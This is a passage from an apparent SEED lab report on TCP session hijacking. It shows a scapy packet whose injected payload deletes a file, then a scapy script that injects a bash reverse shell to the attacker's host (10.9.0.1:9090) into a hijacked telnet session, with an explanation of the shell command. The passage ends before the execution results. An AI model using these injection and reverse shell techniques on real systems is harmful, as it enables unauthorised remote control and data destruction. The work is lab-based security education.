--
load       : StrField                           = b'\rrm -f secret.txt\r' (b'')
[12/01/21]seed@VM:~/.../volumes$
```

Now going and seeing whether that directory remains there or deleted





We can see that after execution the file was deleted. Only new.txt is remaining. Thus hijacking was successful.


Task 4: Creating Reverse Shell using TCP Session Hijacking

Introduction:


In this module we will use the concept of session hijacking and a terminal was made. Can be used as the back door.

Attack:


Will develop the connection between the user1 and victim. And then will listen on attacker container and a command will run to deploy the attack and the new shell we be the reverse shell.




Then by using Wireshark the packets will be captured and the python code will be written with a different command:




TCP packet was analyzed and data will be changed accordingly






```python
#!/usr/bin/env python3

from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=39496, dport=23, flags="A", seq=3006559680 ,
ack=374410144)

data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"

pkt = ip/tcp/data

ls(pkt)

send(pkt, verbose=0)
```

The skeleton code for hijacking is used and the command in data is written. **"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"** starts a bash shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection.



Executing the attack